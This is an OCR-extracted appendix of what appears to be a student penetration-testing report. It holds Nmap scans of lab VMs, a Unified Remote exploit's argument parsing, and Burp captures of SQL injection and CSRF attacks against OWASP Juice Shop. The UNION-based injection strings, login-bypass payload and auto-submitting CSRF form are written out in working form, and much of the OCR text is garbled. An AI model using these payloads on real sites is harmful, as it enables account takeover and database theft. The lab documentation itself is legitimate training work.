Nmap scan report for 192.168.56.102
Host is up (0.00037s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT      STATE      SERVICE      VERSION
137/udp   open       netbios-ns  Microsoft Windows or Samba netbios-ns (workgroup: WORKGROUP)
138/udp   open|filtered netbios-dgm
161/udp   open       snmp        SNMPv1 server (public)
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
5355/udp  open|filtered llmnr
MAC Address: 08:00:27:04:3B:26 (Oracle VirtualBox virtual NIC)
Service Info: Host: VAGRANT-2008R2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 16 16:25:27 2023 -- 1 IP address (1 host up) scanned in 502.55 seconds

# Nmap 7.93 scan initiated Fri Mar 17 11:32:16 2023 as: nmap -sUV -p30000-35000 -oN
/home/kali/Downloads/win2k8_udp_scan_35000_v 192.168.56.102
Nmap scan report for 192.168.56.102
Host is up (0.00030s latency).
Not shown: 5000 closed udp ports (port-unreach)
PORT      STATE      SERVICE      VERSION
33848/udp open      unknown

# Nmap 7.93 scan initiated Fri Mar 17 15:58:22 2023 as: nmap -sUV -p50000- -oN
/home/kali/Downloads/win2k8_udp_scan_65535_v 192.168.56.102
Nmap scan report for 192.168.56.102
Host is up (0.00062s latency).
Not shown: 15535 closed udp ports (port-unreach)
PORT      STATE      SERVICE      VERSION
54328/udp open|filtered unknown
MAC Address: 08:00:27:04:3B:26 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 17 16:51:28 2023 -- 1 IP address (1 host up) scanned in 3186.64 seconds

```

Eikόνα 49 Windows UDP port scan

```

# Nmap 7.93 scan initiated Thu Mar 16 17:53:56 2023 as: nmap -sU -p- -oN
/home/kali/Documents/ub1404_udp_scan.txt 192.168.56.103
Nmap scan report for 192.168.56.103
Host is up (0.00029s latency).
All 65535 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)

```

```
# Nmap done at Thu Mar 16 18:15:57 2023 -- 1 IP address (1 host up) scanned in 1321.90 seconds
```

Eikόνα 50 Ubuntu UDP port scan

Eικόνα 51 GoBuster directory enumeration

```
# Nmap 7.93 scan initiated Fri May  5 07:48:51 2023 as: nmap -p- -oN
"/home/kali/Documents/Projects/AUEB/Penetration Testing/Win10-target/nmap_full_scan.txt"
192.168.56.113
Nmap scan report for 192.168.56.113
Host is up (0.00024s latency).
All 65535 scanned ports on 192.168.56.113 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 08:00:27:17:20:49 (Oracle VirtualBox virtual NIC)

# Nmap done at Fri May  5 08:11:43 2023 -- 1 IP address (1 host up) scanned in 1372.23 seconds
```

Εικόνα 52 Nmap scan before Vulnerable app installation

192.168.56.113



Εικόνα 53 Nessus scan before vulnerable app installation

```
# User Specified arguments
try:
    rhost = sys.argv[1]
    lhost = sys.argv[2]
    payload = sys.argv[3]
except:
    print("Usage: python " + sys.argv[0] + " <target-ip> <local-http-ip>
<payload-name>")
```

Εικόνα 54 Unified Remote exploit parameters

Παράρτημα Β) Juiceshop

Περαιτέρω επεξήγηση επιθέσεων

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /rest/user/login HTTP/1.1		14 "error": {	
2 Host: localhost:3000		15 "message":	
3 Content-Length: 32		16 "SQLITE_ERROR: unrecognized token: \\"827ccb0eea8a706c4c34a16891f84e7b\\"	
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"		,	
5 Accept: application/json, text/plain, */*		"stack":	
6 Content-Type: application/json		"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n at new Promise (<anonymous>)\n at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /juice-shop/node_modules/sequelize/lib/sequelize.js:314:28\n at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",	
7 sec-ch-ua-mobile: ?0		17 "name": "SequelizeDatabaseError",	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)		18 "parent": {	
App AppleWebKit/537.36 (KHTML, like Gecko)		19 "errno": 1,	
Chrome/110.0.5481.78 Safari/537.36		20 "code": "SQLITE_ERROR",	
9 sec-ch-ua-platform: "Linux"		21 "sql":	
10 Origin: http://localhost:3000		22 "SELECT * FROM Users WHERE email = ''' AND password = '827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS NULL"	
11 Sec-Fetch-Site: same-origin		23 },	
12 Sec-Fetch-Mode: cors		24 "original": {	
13 Sec-Fetch-Dest: empty		25 "errno": 1,	
14 Referer: http://localhost:3000/		26 "code": "SQLITE_ERROR",	
15 Accept-Encoding: gzip, deflate		27 "sql":	
16 Accept-Language: en-US,en;q=0.9		28 "SELECT * FROM Users WHERE email = ''' AND password = '827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS NULL"	
17 Cookie: language=en; cookieconsent_status=dissmiss;		29 },	
welcomebanner_status=dissmiss		"sql":	
18 Connection: close		30 "SELECT * FROM Users WHERE email = ''' AND password = '827ccb0eea8a706c4c34a16891f84e7b' AND deletedAt IS NULL",	
19		31 "parameters": {	
20 {			
"email": "",			
"password": "12345"			
}			

Εικόνα 55 SQL error in the server's response

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q='; HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 Accept: application/json, text/plain, /*
5 sec-ch-ua-mobile: ?
6 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOjJzdWNjZXNzIiwzGF0YSI6eyJpZC16MSwidXNlcmshbWUiOiiilCJ1bWFpbCI6
ImFkbwluQGp1awN1LXN0lm9wiwicGfzc3dvcnQioiIwMTkyMDIyTdiYmQ3MzI1MDUxNmYnjk1kZjE4YjUwMCisInJvbGUidIjhZG1pbisImR1b
HV4ZVRva2VuIjoiiwiwbGFzdExvZ2luSXAx0i1J1bmR1ZmluZWPQ1LCJwcm9maWx1SW1hZ2Ui0iJhc3N1dHMvchVibGljL21tYwdlcy91CgxvYWRzL2
R1ZmFlbHRBZG1pbis5wbcnclCJ0b3RwU2VjcmV0IjoiiwiwaXNBV3RpdmUiOnRydWUsImNyZWF0ZWRBdC16Ij1wMjMtMDUtMTegMTY6NTY6NDUuNTE
4ICswMDowMCIsInwZGF0ZWRBdC16IjIwMjMtMDUtMTegMTc6MT6MjUuMjU2ICswMDowMCIsImR1bGV0ZWRBdC16bnVsBH0sIm1hdC16MTY4Mzg5
OTASNSwiZxhwIjoxNjgzOTE3MDk1fQ.K0ap_EAgut30mNYhf1D56JOXjzYHnXzMsavUERujjsE0dwYr3b-M7qC7v0lLocEhjt_8Yn5vWnYuhoqJER
MbHXDyQNehKoxetSvpV331pN_bflgs4pPEBwsn709wLuuiCyKChuxQqwlfrvhzAwXuHocmJ6GzAlajsJNFWH2FZNo
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
   Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
oXa5NW1xbg3pkN0NOTwUVTehrXkFMJsX1LYh2p1bEHvxAyp2r6EJb8zQPm; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOjJzdWNjZXNzIiwzGF0YSI6eyJpZC16MSwidXNlcmshbWUiOiiilCJ1bWFpbCI6
ImFkbwluQGp1awN1LXN0lm9wiwicGfzc3dvcnQioiIwMTkyMDIyTdiYmQ3MzI1MDUxNmYnjk1kZjE4YjUwMCisInJvbGUidIjhZG1pbisImR1b
HV4ZVRva2VuIjoiiwiwbGFzdExvZ2luSXAx0i1J1bmR1ZmluZWPQ1LCJwcm9maWx1SW1hZ2Ui0iJhc3N1dHMvchVibGljL21tYwdlcy91CgxvYWRzL2
R1ZmFlbHRBZG1pbis5wbcnclCJ0b3RwU2VjcmV0IjoiiwiwaXNBV3RpdmUiOnRydWUsImNyZWF0ZWRBdC16Ij1wMjMtMDUtMTegMTY6NTY6NDUuNTE
4ICswMDowMCIsInwZGF0ZWRBdC16IjIwMjMtMDUtMTegMTc6MT6MjUuMjU2ICswMDowMCIsImR1bGV0ZWRBdC16bnVsBH0sIm1hdC16MTY4Mzg5
OTASNSwiZxhwIjoxNjgzOTE3MDk1fQ.K0ap_EAgut30mNYhf1D56JOXjzYHnXzMsavUERujjsE0dwYr3b-M7qC7v0lLocEhjt_8Yn5vWnYuhoqJER
MbHXDyQNehKoxetSvpV331pN_bflgs4pPEBwsn709wLuuiCyKChuxQqwlfrvhzAwXuHocmJ6GzAlajsJNFWH2FZNo
16 If-None-Match: W/"5116+zemP3RRarobllAHr0S53ipy"
17 Connection: close
18
19
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Fri, 12 May 2023 15:02:10 GMT
10 Connection: close
11 Content-Length: 309
12
13 {
14   "error": {
15     "message": "SQLITE_ERROR: near '\"': syntax error",
16     "stack": "Error: SQLITE_ERROR: near '\"': syntax error",
17     "errno": 1,
18     "code": "SQLITE_ERROR",
19     "sql": "SELECT * FROM Products WHERE ((name LIKE '%';' OR description LIKE '%';')) AND deletedAt IS NULL) ORDER BY name"
20   }
21 }
```

Etkόva 56 Search error message


Request

```
Pretty Raw Hex
1 GET /rest/products/search?q=%27%29%29%20UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master%3B-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eJyJzdGF8dXMi0jJzdWnjZnJiwiZGF0YSIeyJpZC16SwidXN1cm5hbWUiOiiLJ1bWFpbC16ImFkbWluQGpiwNllXN0m9iLjwiwcGfzc3dcmlQ01iWtKyMDIzYTdiwQ3MzIiMDUxNmYwhj1k2xE4YjUwC1siwvbdU01jhZGlpisImR1bHV4ZVRva2V1joiIw1b6FzdzExvZ2luSAi01j1bnR1ZmIu201lCjwcm9wax1Swlh2zu01Jhc3N1HWvcvNvb1jL21tyDlcy91CxvWrlz2R1zmf1bHR8ZGlpb5wbcnclLC0j3Rw2V2ycmV01j01iwiiaXNbY3Rpdm10nRydUsU5mNy2W02WR8dC16ij1wjmJMDUUMTegMTY6NTY6NUUENTE4ICswDnwMCisInWzGf02WR8dC16ij1wMjHtMOUUMTegMTc6MT16MjUuMjU2ICswDnwMCisImR16GV02WR8dC16bnvhsh0sImhdIGMT4Mzg5OTASNSwizXhwj0nig0TE3MDK1FQ_K0ap_Egtu30mYhf1056JOKjxjYHnxZmSaveRujiEOdwY3b-M7gCV0V1locEhj3_Yn5wNyhqoJERMbh0YQnehKoeketSpv7331ph_b71Cs4pEBwsn70w.Uu1CYKChuXQwlfzvhAxuH0cmJ662la1jsJNFWh2FzNo
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US, en;q=0.9
15 Cookie: language=en, welcomebanner_status=dismiss, cookieconsent_status=dismiss, continueCode=oxaSNWixBq3qk0N0w0Wtfe1fHxKfM52k1YhZp1bDRHxAtyp1rzb2QPh, token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiJ9.eJyJzdGF8dXMi0jJzdWnjZnJiwiZGF0YSIeyJpZC16SwidXN1cm5hbWUiOiiLJ1bWFpbC16ImFkbWluQGpiwNllXN0m9iLjwiwcGfzc3dcmlQ01iWtKyMDIzYTdiwQ3MzIiMDUxNmYwhj1k2xE4YjUwC1siwvbdU01jhZGlpisImR1bHV4ZVRva2V1joiIw1b6FzdzExvZ2luSAi01j1bnR1ZmIu201lCjwcm9wax1Swlh2zu01Jhc3N1HWvcvNvb1jL21tyDlcy91CxvWrlz2R1zmf1bHR8ZGlpb5wbcnclLC0j3Rw2V2ycmV01j01iwiiaXNbY3Rpdm10nRydUsU5mNy2W02WR8dC16ij1wjmJMDUUMTegMTY6NTY6NUUENTE4ICswDnwMCisInWzGf02WR8dC16ij1wMjHtMOUUMTegMTc6MT16MjUuMjU2ICswDnwMCisImR16GV02WR8dC16bnvhsh0sImhdIGMT4Mzg5OTASNSwizXhwj0nig0TE3MDK1FQ_K0ap_Egtu30mYhf1056JOKjxjYHnxZmSaveRujiEOdwY3b-M7gCV0V1locEhj3_Yn5wNyhqoJERMbh0YQnehKoeketSpv7331ph_b71Cs4pEBwsn70w.Uu1CYKChuXQwlfzvhAxuH0cmJ662la1jsJNFWh2FzNo
16 If-None-Match: W/"5116+zempp3Rkareou1AH#0553ipq7"
17 Connection: close
18
19
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Receiving: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Etag: W/"61b0-eoytNQXc+q+qxE2lxWt9ov6zhck"
9 Vary: Accept-Encoding
10 Date: Fri, 12 May 2023 15:38:59 GMT
11 Connection: close
12 Content-Length: 25008
13
14 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "2",
      "description": "3",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic",
      "price": 1.00,
      "deluxePrice": 0.99,
      "image": "apple.juice.jpg",
      "createdAt": "2023-05-11 16:56:46.834 +00:00",
      "updatedAt": "2023-05-11 16:56:46.834 +00:00",
      "deletedAt": null
    },
    {
      "id": 2,
```

Eukóva 57 Determine column number in original query



Eukóva 58 Reconstructed DB Schema

Request

Pretty Raw Hex


```
1 GET /rest/products/search?q=
thisisalwaysfalse%27%29%20UNION%20SELECT%20%2A%20FROM%20Produ
cts - HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
4 Accept: application/json, text/plain, /*
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiw
iZGF0YSI6eyJpZCI6MjEsInVzZJuYW1lIjoiiwiZWhiWwiOiJ0ZXN0QHRIc3Q
uY29tIiwiCgFzc3dvcmcQiOiI4MjdjY2lwZWVhOGE3MDZjNGMzNGExNjg5MWY4NGU
3YiIsInJvbGUi0iJkZWx1eGuilCjkZWx1eGVUb2t1bi6ImUyNDN1MGYyMjE5M2M
zY2U5NTUxNTVjN2Q3ZTN1YWYyY2I3Yzc2YzdktNTI2MmM2OTQ0ZTNmODc5MWVjMzI
0MDciLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWx1SW1hZ2Ui0iIvYXN
zZXRzL3B1YmpY9pbwFnZXMvcXsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBtZWN
yZXQioIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNFQ
xNDowMjowNS4whDVAiwidYXkYXR1ZEFOIjoiMjAyMy0wNS0xNFQxDowMzo1MS4
wMzNaIiwiZGVsZXR1ZEFOIjpuWxsfSwiaWF0IjoxNjg0MDczMDMxLCJleHAIoje
20DQw0TEwMzF9.NnaQGRpxSvOsAkLwnn74VSvuU368aAZW4AXDnloUSPcUYWrzvI
AKh4UMUUck334T VybzhlgnuesmFFFmJAUhvrJ7xq_w3-TpNc7LDAKnRQ05SsDh
CSm-e8yoMwQ_Tx2IMhQLs1Kj7o17brS6gwEoC8368Ra-3hEUk-UduYQ8
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
rMpeYGkLhxTQsRU1Heu1TDfRfaieHEWtn4fleSyDiEwhKrU2jf40HyP0Dog4
16 If-None-Match: W/"3250-/ohzT9ZIDeU/nYCBUmrfQF9q2mUM"
17 Connection: close
18
19

{
  "id":9,
  "name":"OWASP SSL Advanced Forensic Tool (O-Saft)",
  "description":"<a href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>",
  "price":0.01,
  "deluxePrice":0.01,
  "image":"orange_juice.jpg",
  "createdAt":"2023-05-14 15:57:35.080 +00:00",
  "updatedAt":"2023-05-14 21:53:11.380 +00:00",
  "deletedAt":null
},
{
  "id":10,
  "name":"Christmas Super-Surprise-Box (2014 Edition)",
  "description":
    "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for a
    n unbeatable price! (Seasonal special offer! Limited availability!)",
  "price":29.99,
  "deluxePrice":29.99,
  "image":"undefined.jpg",
  "createdAt":"2023-05-14 15:57:35.080 +00:00",
  "updatedAt":"2023-05-14 15:57:35.080 +00:00",
  "deletedAt":"2023-05-14 15:57:35.184 +00:00"
},
```

Eukόva 59 SQL injection reveals deleted products in DB

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 101 4 sec-ch-ua: "Not A[Brand";v="24", "Chromium";v="110" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode= zDhet3sVixUWhzulT3FyfjSktbizSjH7Jt0zf5ySmZHVMu8QhjZSWNTLbCN9sDbi1wf 11U2eSzesXwHMz 18 Connection: close 19 20 { "email": "thisisalwaysfalse' UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,11,12 FR OM Users-", "password": "1" } </pre>	<pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 392 9 ETag: W/"188-Q1V6/vEWMrUxa6Q09PbTjNd10A" 10 Vary: Accept-Encoding 11 Date: Thu, 01 Jun 2023 23:06:34 GMT 12 Connection: close 13 14 { "status": "totp_token_required", "data": { "tmpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJcI2VvSWQiOjEsInR5cGUiO iJwYXNzd29yZF92WxpZF9uZWVkc19zZWNvbRfZmFjdG9yX3Rva2VuIiwiWF0 IjoxNjg1NjYwNzk0LCJleHAiOjE2ODU2Nzg3OTR9.HDRwzYp_2qz9p6sC1lc- Chuisob0dxSKXS3uD9043HTAQ3V0NVz2gpbcw8qQTATuV2GXOp6Wyz2LPqX5v7ZQ ZY91idVPNmZKJQ2jagk2lpvW8xb3TJhxaYXXbxe6vIILso1dP8CFDy7ITSK Qufl9Wa3xzs7JFETEE3Cf0I" } } </pre>

Eικόνα 60 Login Union-based SQL injection POST request and reply



The screenshot shows a browser window with the URL `localhost:3000/#/search?q=orange%20juice`. The page displays search results with the query `orange juice` highlighted. The DOM structure is visible, showing the search parameters incorporated into the page's structure.

```

<div _ngcontent-faj-c157 class="ng-star-inserted" == $0
  <span _ngcontent-faj-c157>Search Results - </span>
  <span _ngcontent-faj-c157 id="searchValue">orange juice</span>
</div>

```

Eικόνα 61 Search parameters are incorporated into the DOM

Forgot Password

Email * ?

Security Question * ?

Please provide an answer to your security question.

New Password * ?
1 Password must be 5-40 characters long. 5/20

Repeat New Password * ?
5/20

Show password advice

Change

Eikόνα 62 Bjoern security question

Request	Response
<pre>Pretty Raw Hex 1 GET /rest/products/search?q= thisisalwaysfalse%27%29%20UNION%20SELECT%20id%2Cemail%2C%20%273%27%2C%20%274% 7%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users -- HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110" 4 Accept: application/json, text/plain, */* 5 sec-ch-ua-mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 7 sec-ch-ua-platform: "Linux" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:3000/ 12 Accept-Encoding: gzip, deflate 13 Accept-Language: en-US,en;q=0.9 14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=e7Kw1NopA6Bh9t6URuXT5Fy1PHLbt9jf4S9oSQzh6BfZ1HwnAg96v5mz3X 15 If-None-Match: W/"3250-HQDScfIYo2TK5LP92JmIt5mjY24" 16 Connection: close 17 </pre>	<pre>Pretty Raw Hex Render }, { "id":13, "name":"bjoern@owasp.org", "description":"3", "price":"4", "deluxePrice":"5", "image":"6", "createdAt":"7", "updatedAt":"8", "deletedAt":"9" }, { "id":14, "name":"chris.pike@juice-sh.op", "description":"3", "price":"4", "deluxePrice":"5", "image":"6", "createdAt":"7", "updatedAt":"8", "deletedAt":"9" } </pre>

Eikόνα 63 Bjoern's user id

```

1 POST /profile HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 14
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A[Brand";v="24", "Chromium";v="110"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:3000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:3000/profile
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
zDHe7sVixWHzULt3FyfjSktb1z5jH7jt0zf5ySmZHMu80hjZSWNTLBCN9sDb1wfl1U2es2esXHMz; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIwiZGF0YSI6eyJpZC16MiwidXNlcmbWUiOiiLCJlbWFpbCI6ImpbbUBqdWljZS1zaC5vcC
IsInBhc3N3b3JkIjo1ZTU0MWNhN2VjZjcyYjhKMT14NjQ3NGZjNjEZTV1NDUiLCJyb2x1Ijo1Y3Vzd9tZXIlCJkZWx1eGVUb2t1bI6IiIsImxhc3RMb2dpbkIjoiIiwc
HJvZm1sZUltyWdl1Ijo1XNxZXrL3B1mpxY9pbwFnZXMvdXBs2Fkcy9KZWZhdWx0LnN2ZyIsInRvOHBTZwNyZXQ10i1lCJpc0FjdG122Si6DHJ1ZSw1Y3j1YXR1ZEFOIjo1
MjAyMy0wN10wMSAxNDozNTozM14zhNjggKzAw0jAwliwidxBkYXr1zEF0Ijo1MjAyMy0wN10wMSAxNDozNTozM14zhNjggKzAw0jAwliw1ZGvZXR1zEF0IjpudwsfSwiaWF0Ijo
xNjg1NjMwMTkSLCj1eHA10jE20DU2NDgxOT19.yMxjKXea19c1faDfp5RTKMtly3IKHGGwDf6Cm-PwMKNgokMh-I-dxpLzXds5B1ZJG1qxp_o027xFmp07vyx_37Mi14CugSi-j
jVZ_gLqo_2vwRphM9UvyumswMQWTLletLF101z-xtx05bAE_m5cemN4icRDcunxW9WjGbzgo
21 Connection: close
22
23 username=Jimmy

```

Eukóva 64 Legitimate POST request to change username

The screenshot shows a browser window with the title 'OWASP Juice Shop' and a tab labeled 'Real-time HTML Editor'. The address bar shows 'Not secure | htmdit.squarefree.com'. The page content is a simple HTML form:

```

<!doctype html>
<html>
  <head>
    <title>CSRF</title>
    <meta name="description" content="CSRF Challenge">
  </head>
  <body onload="document.forms[0].submit()">
    <form action="http://localhost:3000/profile" method="POST">
      <input type="hidden" name="username" value="PWND"/>
      <input type="submit" value="Change Username"/>
    </form>
  </body>
</html>

```

Eukóva 65 Malicious site to launch CSRF

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /profile HTTP/1.1			1 HTTP/1.1 500 Internal Server Error		
2 Host: localhost:3000			2 Access-Control-Allow-Origin: *		
3 Content-Length: 13			3 X-Content-Type-Options: nosniff		
4 Cache-Control: max-age=0			4 X-Frame-Options: SAMEORIGIN		
